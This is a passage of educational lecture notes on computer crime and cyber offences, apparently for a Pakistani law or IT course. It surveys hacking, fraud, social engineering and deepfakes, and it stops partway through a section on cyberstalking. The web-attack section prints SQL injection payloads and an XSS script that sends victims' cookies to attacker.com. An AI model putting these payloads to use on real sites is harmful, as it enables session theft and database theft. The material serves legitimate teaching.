Computer Crimes, Cyber Offences, and PECA 2016

What Is a Computer Crime?

A **computer crime** is any unlawful activity in which a computer, digital device, or network is used **as a tool**, **a target**, or **a storage medium** for committing the offence.

How computers enable crime

- Allow criminals to **automate**, **scale**, and **hide** activities
- Enable attacks across borders with minimal cost
- Allow anonymous or spoofed identities
- Increase speed and impact of offences

Three ways computers are involved

- **Computer as a Tool:** Using a system to commit fraud, phishing, ransomware, online scams.
- **Computer as a Target:** Hacking servers, stealing data, DDoS attacks, unauthorized access.
- **Computer as Evidence Storage:** Logs, chat messages, emails, databases.

Why cybercrime grows

“Because that’s where the money is” (Willie Sutton).

Evolution of Computer Crime

Early Stage (1980s–2000s)

- Simple viruses and worms
- Password guessing and basic unauthorized access
- Online fraud, piracy, credit card theft
- First computer virus from Pakistan, **Brain (1986)** by Basit & Amjad Alvi

Growth Phase (2000s–2015)


- Targeted hacking of websites and databases
- Botnets, DDoS, spam networks
- Identity theft, phishing and online banking theft
- Online predators, chat-room crimes

Modern Era (2015–2025)

- Large-scale data breaches (Gov, banks, telcos)
- Ransomware as a service (RaaS)
- Social engineering using AI
- Deepfakes for scams, political influence, and blackmail
- Cryptocurrency scams and NFT fraud
- State-sponsored cyber operations
- IoT hacking (cars, cameras, smart homes)
- Cloud attacks and API exploitation
- Zero-day markets and exploit brokers

Key Insight: Cybercrime now combines **technology, psychology, and economics**, creating a global, borderless threat.

Cybercrime's Growth: Unveiling the Hidden Depths



Digital Assets

- Banking, e-commerce, fintech, crypto, freelancing, all run on digital systems
- Criminals go where assets are digital and easily transferable
- One successful campaign can hit thousands of victims at once

Automation

- Botnets send millions of phishing emails automatically
- Attack tools, exploit kits, and "ransomware-as-a-service" are sold online
- A single tool can be reused against many organizations

Human Weakness

- People still click suspicious links and reuse passwords
- Social engineering is often easier than technical hacking
- Lack of awareness and training in organizations

Low Risk, High Reward

- Crimes can be committed remotely from another country
- Identities can be hidden using VPNs, TOR, fake accounts, crypto
- Law enforcement capacity is limited and often slower than technology

Cybercrime-as-a-Business

- Organized groups run like startups: roles, revenue sharing, R&D
- Dark web markets for stolen data, credentials, credit cards
- Ready-made malware, phishing kits, and fake ID services available

Technology Outpacing Law

- New platforms (social media, crypto, AI, IoT) appear faster than laws
- Jurisdiction issues make global enforcement difficult
- In many countries, reporting is low due to shame, fear, or bureaucracy

Types of Cybercrime

Major Categories of Computer Crimes

1. Unauthorized Access & Hacking
Breaking into systems, networks, or accounts. Includes password attacks, SQL injection, XSS, session hijacking, privilege escalation.

2. Data-related Crimes
- Data theft
- Unauthorized copying or transmission
- Data destruction or alteration
- Database breaches
- Leaking personal or organizational data

3. Malware & Ransomware
Writing or distributing: Viruses, worms, trojans, spyware, ransomware (encrypt and demand payment).

4. Online Fraud & Financial Crime
- Phishing & vishing
- Investment scams
- Auction fraud
- Credit card theft
- Cryptocurrency scams
- Ponzi and multi-level fraud

5. Identity Theft & Impersonation
Using someone's identity, credentials, SIM, email, CNIC, photos, or online profile without consent.

6. Harassment, Cyberstalking & Blackmail
Sending threats, monitoring someone's devices, leaking private images, coercion.

7. Content-related Offences
Sharing explicit content, revenge porn, child pornography, hate speech, extremist propaganda.

8. Cyber Terrorism & Critical Infrastructure Attacks
Targeting systems such as telecom, NADRA, banking, energy, defence, or healthcare.

9. Social Engineering Crimes
Manipulating people using: Deepfakes, AI voice cloning, fake verification calls, WhatsApp scams, OTP theft.

How Cybercrimes Happen: Tool, Target, Medium

1. Computer as a Tool
The system is **used to commit** the crime.

Examples:
- Sending phishing emails
- Running ransomware
- Automating fraud
- Creating fake accounts or deepfakes
- Running botnets

Key Idea: The device enables the offence.

2. Computer as a Target
The system itself is **the victim**.

Examples:
- Hacking servers or databases
- DDoS attacks
- Website defacement
- Unauthorized access
- Exploiting vulnerabilities

Key Idea: The criminal wants to damage, steal, or control the system.


3. Computer as a Storage/Communication Medium
Digital systems **hold evidence** or are used for communication.

Examples:
- Chats, emails, logs
- Encrypted communication apps
- Cloud storage of stolen data
- Devices used to plan crimes

Key Idea: The device is part of the crime trail.

Core Cybercrime Types

1. Footprinting & Reconnaissance
2. Password Attacks
3. Website Attacks – SQL Injection
4. Website Attacks – XSS
5. Website Attacks – Session Hijacking
6. Man-in-the-Middle Attacks
7. Network Sniffing + Tools (Wireshark, Packet Capture)
8. Malware: Viruses, Worms, Trojans
9. Ransomware (Modern Attacks + Pakistan examples)
10. Identity Theft (From both decks)



Footprinting & Reconnaissance

What Is Footprinting?

Gathering detailed information about a target's:

- Systems
- People
- Networks
- Software
- Online footprint
- Vulnerabilities

Before launching an attack.

This is also known as **OSINT (Open-Source Intelligence).**

What Attackers Look For

- Domain names, subdomains, DNS records
- IP ranges and server locations
- Tech stack (frameworks, CMS, cloud provider)
- Leaked credentials from data breaches
- Visible software versions with known exploits
- Employee details (LinkedIn, GitHub, social media)
- Emails, PDFs, invoices with metadata
- Public GitHub repos with API keys or passwords
- Company news, RFPs, job ads revealing stack

FOOTPRINTING (RECONNAISSANCE)

Footprinting is the first step of any attack on information systems in which an attacker collects information about a target system to identify various ways to intrude into the system.

TYPES OF FOOTPRINTING

- **Passive Footprinting**
  - Gathering info about the target **without direct interaction**
- **Active Footprinting**
  - Gathering info about the target **with direct interaction**

INFORMATION OBTAINED IN FOOTPRINTING

- **Network Information**
  - Domain & sub-domain, network subnet, IP detail of server /devices, Whois, DNS, …
- **Organization Information**
  - Employee detail, phone numbers, location, background, web technologies etc.
- **System Information**
  - OS & location of web servers, users, passwords etc

OBJECTIVES OF FOOTPRINTING

- **Knowledge of security posture**
- **Reduction of focus area**
- **Identifying vulnerabilities**
- **Drawing of network map**

Technical Footprinting: Mapping the Target's Infrastructure

1. Domain & Server Discovery

Fetch domain records using WHOIS

- Identify email and web server IP addresses
- Determine whether servers are self-hosted or cloud-hosted
- Obtain hosting provider and physical location (if available)

2. Netcraft Analysis (netcraft.com)

Reveals:

- Web server type (Apache, Nginx, IIS)
- Operating system
- Uptime and time since last reboot
- Technology stack and software versions
- Historical snapshots of the site

3. Port Scanning & Firewall Mapping

Used to detect open services:

- Port **110** → POP3 mail server
- Ports **137, 138, 139** → Windows NetBIOS services
- Port **22** → SSH
- Port **443** → HTTPS
- Open ports show running services and possible vulnerabilities.

4. Public Archive & Metadata Analysis

- Wayback Machine snapshots
- Old company pages and HR changes
- Vendor announcements and tech migrations
- Metadata in PDFs/docs revealing server info or usernames

5. Security Tools for Recon

Tools originally meant for admins can be misused:

Microsoft Baseline Security Analyzer

Vulnerability assessment tools

These reveal configuration weaknesses, missing patches, and insecure services.

Password Attacks

1. Brute-Force Attacks
Trying every possible password combination
- Automated tools
- Fast with GPUs
- Easily detected due to repeated failures

2. Dictionary Attacks
Using lists of common or predictable passwords
Examples:
admin123, pakistan1, qwerty, welcome2024

3. Credential Stuffing
Using leaked username–password pairs from previous data breaches
- Works because people reuse passwords
- Highly automated
- Used heavily in fintech and e-commerce attacks

4. Password Spraying
Trying **one common password** across many accounts
Avoids account lockouts

5. Social Engineering Password Theft
- Fake password reset emails
- WhatsApp OTP scams
- Fake bank calls
- AI voice cloning
- Fake “verification” messages

No hacking needed, only human manipulation.

6. Offline Hash Cracking
If attackers obtain hashed passwords, they use tools to crack them:
- **Hashcat**
- **John the Ripper**
- **OphCrack**

7. Physical Access Attacks
- Booting device with a Linux USB
- Using USB payloads (Rubber Ducky)
- Accessing unlocked systems

Website Attacks: SQL Injection (SQLi)

SQL Injection is one of the most dangerous and common web vulnerabilities.
It occurs when attackers inject malicious SQL code into input fields or URLs to manipulate the database.

How SQL Injection Works

Poorly validated input is sent directly to the database, allowing attackers to:

- Bypass login
- Access private data
- Modify or delete records
- Download entire databases
- Execute admin-level commands
- Create new user accounts

Website Attacks: SQL Injection (SQLi)

Classic Login Bypass Example

```
code

SELECT * FROM users
WHERE username = 'student'
AND password = '1234' OR 1=1;
```

Why SQLi Still Happens

- Developers trust user input
- Weak validation
- Outdated frameworks
- Direct string concatenation
- Copy-pasted insecure code from StackOverflow

Modern SQL Injection Examples (2025)

- ' OR '1'='1
- ' UNION SELECT email, password FROM users--
- Blind SQLi payloads to extract data slowly
- Automated tools (SQLmap, Havij)

Website Attacks: Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) allows attackers to inject **malicious JavaScript** into a website viewed by other users.

This can compromise accounts, steal data, or hijack sessions.

How XSS Works

When a site fails to sanitize user input, malicious code is executed in the victim's browser.

Example Payload

```html
<script>document.location='http://attacker.com/cookie?c='+document.cookie</script>
```

Website Attacks: Cross-Site Scripting (XSS)

Types of XSS

1. Reflected XSS

Malicious script delivered through URL or form input.
Used in phishing attacks.

2. Stored XSS

Malicious code saved in comments, profiles, messages.
More dangerous because every viewer is affected.

3. DOM-Based XSS

Vulnerability in client-side JavaScript.
Common in modern frameworks and SPAs.

Modern Real-World Examples

- Facebook, Google, and Twitter all patched XSS vulnerabilities
- XSS is among top issues in **OWASP Top 10 (2021–2025)**
- Attackers use automated scanners to detect it

Session Hijacking

Session hijacking is the act of **taking over an active user session** after obtaining or predicting the session ID.

The attacker becomes the victim without needing their password.

How Sessions Work

When a user logs in, the server creates a **session ID** stored in:

- Cookies
- URL parameters (older systems)
- Local storage (modern SPAs)

If an attacker gets that ID, they can impersonate the user.

Session Hijacking - Techniques Used for Session Hijacking

1. Stealing Session IDs

- XSS stealing cookies
- Packet sniffing on insecure Wi-Fi
- MITM attacks
- Compromised browser extensions
- Malware/keyloggers
- Logs left on public machines

2. Predicting or Calculating Session IDs

Weak session generation can allow:

- Guessing sequential IDs
- Replaying old sessions

3. Brute-forcing Session IDs

Trying many possible IDs until one works
(rare today but still possible for poorly designed systems)

Real-World Examples

- Firesheep browser extension exposed insecure Wi-Fi sessions
- Several banking apps were found vulnerable due to insecure token handling
- Web apps with “Remember Me” tokens stored insecurely

Man-in-the-Middle (MITM) Attacks

A Man-in-the-Middle attack happens when an attacker secretly intercepts communication between two parties and **reads**, **modifies**, or **injects** data.

The victim believes they are communicating securely, but the attacker sits quietly in the middle.

How MITM Works

The attacker splits the communication into two connections:

1. Victim → Attacker
2. Attacker → Server

They act as a **proxy**, controlling everything in between.

Man-in-the-Middle (MITM) Attacks – Common Methods

1. Wi-Fi MITM

Fake "Free Wi-Fi" hotspots

Intercepting unencrypted traffic

Capturing session cookies

2. ARP Spoofing

Telling the network:

"I am the router."

All traffic flows through the attacker.

3. DNS Spoofing

Redirecting users to a fake website

Example:

Fake banking page → steals credentials

4. HTTPS Downgrade Attacks

Tricking the website into loading over HTTP

Once unencrypted, data becomes readable.

5. SSL Stripping

Removing encryption during transmission

Victim sees "http" even for sensitive pages.

Real-World Examples

- Public Wi-Fi attacks in cafes and airports
- Corporate espionage via ARP spoofing
- Intercepting cloud credentials
- Fake banking pages used in Pakistan

Network Sniffing & Tools

Network sniffing is the process of capturing and analyzing data packets moving through a network.

Attackers use sniffers to harvest **passwords**, **session cookies**, **files**, and **private messages**.

What Is a Sniffer?

A sniffer is a tool that:

- Monitors network packets
- Records data passing through the network
- Extracts meaningful information (credentials, content, metadata)

Sniffing is difficult to detect because it **copies** packets without interrupting them.

Popular Tools: Wireshark, tcpdump, Ettercap, Cain & Abel / Packet Sniffers, Cloud-Based Sniffers

Network Sniffing & Tools

Legitimate Uses (Ethical Context)

- Troubleshooting network issues
- Security audits
- Performance analysis
- Forensics

For example: the FBI's controversial mass-monitoring tool Carnivore) can even rebuild files sent across a network, such as an e-mail or Web page

Malware: Viruses, Worms, Trojans

Malware is software created to **damage**, **steal**, or **gain unauthorized access** to systems.

1. Viruses

Attach to files and spread when executed.

Can corrupt data or operating systems.

Example: Brain Virus (1986) from Lahore, Pakistan, infected floppy disk boot sectors.

2. Worms

Self-replicate across networks without user action.

Cause large-scale disruption and bandwidth overload.

3. Trojans

Disguised as legitimate apps.

Open backdoors, spy, or steal credentials.

Other Common Types

- **Spyware / Keyloggers** – monitor user activity
- **Botnets** – networks of infected devices
- **Fileless malware** – runs in memory only
- **Mobile malware** – malicious apps / modified APKs

Ransomware

Ransomware encrypts files or systems and demands payment (usually cryptocurrency) to restore access. t is one of the most damaging cybercrimes today.

How Ransomware Works

1. **Infection**
   Phishing emails, stolen passwords, insecure RDP/SSH, malicious downloads.
2. **Encryption**
   Files, databases, or entire servers are locked.
3. **Ransom Demand**
   Payment requested in crypto, often with threat of data leak.

Modern Trends

- **Ransomware-as-a-Service (RaaS)**, anyone can buy attack kits
- **Double/Triple Extortion**: encrypt + steal + threaten to publish
- **Targeting critical systems** (banks, hospitals, govt)
- **Cloud ransomware** affecting S3, cloud DBs, backups

Identity Theft

Identity theft occurs when someone **steals or uses another person's personal information** without consent to commit fraud or impersonation.

It is one of the **fastest-growing cybercrimes** in Pakistan and worldwide.

What Criminals Steal

- Full name
- CNIC number
- Phone numbers / SIM ownership
- Email addresses
- Passwords
- Bank account and card details
- Social media profiles
- Photos and videos
- Biometric data (thumbprints, face scans)
- Tax records
- Digital wallets & crypto keys

Identity Theft: How Does it Happen?

1. Social Engineering

- Fake bank calls
- OTP theft
- WhatsApp impersonation scams
- Fake job and overseas visa offers
- Romance scams and grooming

2. Digital Breaches

Attackers steal:

- Databases
- Cloud storage
- Customer records
- Email accounts
- Social media accounts

3. Unauthorized SIM Issuance

Getting a SIM in someone else's name
(Covered under PECA offences.)

4. Malware & Keyloggers

Capturing login credentials silently.

5. Physical Theft

Lost phones, stolen laptops, unsecured USBs.

Identity Theft: What Criminals Do with Stolen Identity

- Open bank accounts
- Apply for loans
- Commit fraud in your name
- Blackmail using private information
- Spread false content pretending to be you
- Access email or social media
- Conduct illegal trade using your SIM
- Create deepfake impersonations
- Damage your driving record or legal status

Identity Theft: Why It Is More Dangerous in 2025

- CNIC-linked systems everywhere
- Mobile wallets (Easypaisa, JazzCash)
- Ride apps, food apps, fintech apps
- NADRA database exposure attempts
- AI-generated fake voices and deepfakes
- SIM-based 2FA dependence

Cyber Fraud & Social Engineering

- Online Auction & Marketplace Fraud
- Investment Fraud (Ponzi, Crypto, Real Estate)
- Social Engineering (phishing, vishing, WhatsApp scams)
- Deepfakes & AI-driven scams
- Online Extortion & Coercion (Blackmail)

Online Auction & Marketplace Fraud

Cybercriminals exploit online marketplaces and auction platforms by manipulating bids or deceiving buyers.

Common Fraud Techniques

1. Shill Bidding

Seller (or friends) bid on their own item to inflate the price.

2. Bid Shielding

A low real bid is protected by two fake high bids.

Fake bidders withdraw at the last moment, forcing the seller to accept the low bid.

3. Bid Siphoning

Criminals lure buyers off the legitimate site with a "cheaper offer" and disappear after receiving payment.

4. Fake Listings & Phantom Items (Modern)

Scammers list items they do not own on OLX, Daraz, Facebook Marketplace.

5. Payment Manipulation

Fake screenshots, forged bank transfers, or insisting on advance payments.

Investment Fraud

Investment fraud involves convincing victims to put money into fake, unrealistic, or illegal schemes promising high returns.

1. Ponzi / Pyramid Schemes

- Early investors are paid using money from new investors
- Collapses once new money stops
- Often disguised as "business packages" or "membership plans"

2. Crypto Scams

- Fake tokens and exchanges
- Rug pulls
- Pump-and-dump groups
- "Guaranteed return" mining schemes
- Fake trading bots

3. Real Estate Scams

- Selling files or plots that do not exist
- Fake allotment letters
- "Pre-launch" housing projects without approvals

4. Promissory Note Scams

- High-return "safe investments" targeting students or families.

5. Social Media Investment Fraud

Paid groups promising:

- Daily profits
- Forex trading "gurus"
- Signals providers
- Betting/gambling disguised as investment

Social Engineering Attacks

Social engineering uses **psychology instead of technology** to trick individuals into revealing information or performing harmful actions. Criminals target people, not systems.

Common Social Engineering Methods

1. Phishing

Fake emails or links pretending to be:

- Banks
- Universities
- Payment gateways
- Delivery services
- Government portals
- Steal passwords, bank details, or 2FA codes.

2. Vishing (Voice Phishing)

Fake calls claiming to be:

- Bank staff
- FIA cybercrime
- Mobile operators
- Parcel/courier companies

Often used to steal OTPs.

3. WhatsApp/Message Scams

- Fake prize messages
- "I'm your relative, send money urgently"
- Hijacked accounts messaging contacts
- QR code scams

4. Fake Job or Visa Offers

Attackers demand:

- "Verification fees"
- "Document charges"
- "Processing fees"
- Victims never receive the job/visa.

5. Deepfake Impersonation (Modern Threat)

Attackers use AI to mimic:

- Voices
- Faces
- Video calls
- For fraud or coercion.

6. Tech Support Scams

Criminals pretend to be:

- Microsoft / Google
- PTCL / ISP
- Device repair support
- To gain remote access.

Deepfakes & AI-Driven Scams

AI has enabled criminals to create **hyper-realistic fake content** that can impersonate real people and automate scams at massive scale.

1. Deepfake Videos

AI-generated videos that make someone appear to say or do things they never did.

Used for:

- Blackmail
- Defamation
- Political manipulation
- Fake "urgent request" videos
- Romance or extortion scams

2. AI Voice Cloning

Attackers clone someone's voice using:

- 10–30 seconds of audio
- Public speeches
- WhatsApp voice notes

Used to:

- Ask family/employees for money
- Steal OTPs or banking info
- Fake emergency calls

3. AI Chatbots for Scams

Criminals now use AI to:

- Write convincing phishing emails
- Chat with victims automatically
- Run romance scams at scale
- Generate fake job offer conversations

4. AI-Generated Fake IDs & Documents

Attackers create:

- Fake CNIC photos
- Fake passports
- Fake salary slips
- Altered screenshots
- Fake bank receipts

These enable identity theft and financial fraud.

5. Fake Social Media Profiles (AI Faces)

Attackers create entire fake personas using AI-generated faces to:

- Groom victims
- Run investment scams
- Spread misinformation
- Hack groups or pages

Online Extortion & Coercion (Blackmail)

Online extortion involves pressuring or threatening someone to give money, data, or personal favors through fear, exposure, or harassment.

1. Sextortion

Threatening to leak:

- Private photos
- Screenshots
- Call recordings
- Edited or fake videos

Unless the victim pays or complies.

Often done via:

- Fake online friendships
- Romance scams
- Compromised accounts
- Deepfake content

2. Data-Based Extortion

Attackers steal or access:

- Emails
- Chats
- Photos
- Documents

Then demand payment to "not publish."

3. Social Media Account Hijacking

Criminals lock the victim out and demand money to return:

- Instagram
- Facebook
- WhatsApp
- TikTok
- Email

4. Impersonation & Threats

Pretending to be:

- Police
- FIA
- Bank officers
- University admin

Used to scare victims into paying or sharing info.

Internet-related Offences

- Internet Harassment: Cyberstalking, Blackmail
- Pornography & Child Exploitation (Non-graphic, legal framing)
- Hate Speech, Defamation, Fake News
- Jurisdiction Issues: International vs Pakistan (Extradition, extraterritorial jurisdiction)

Internet Harassment & Cyberstalking

Cyberstalking involves using digital tools to harass, monitor, threaten, or intimidate someone.

It is one of the most common cybercrimes affecting students.

Forms of Cyber Harassment

1. Repeated Unwanted Contact

- Messages
- Calls
- Emails
- Comments

Even after the victim says "stop."

2. Online Monitoring

- Reading someone's messages without permission
- Accessing email or social accounts
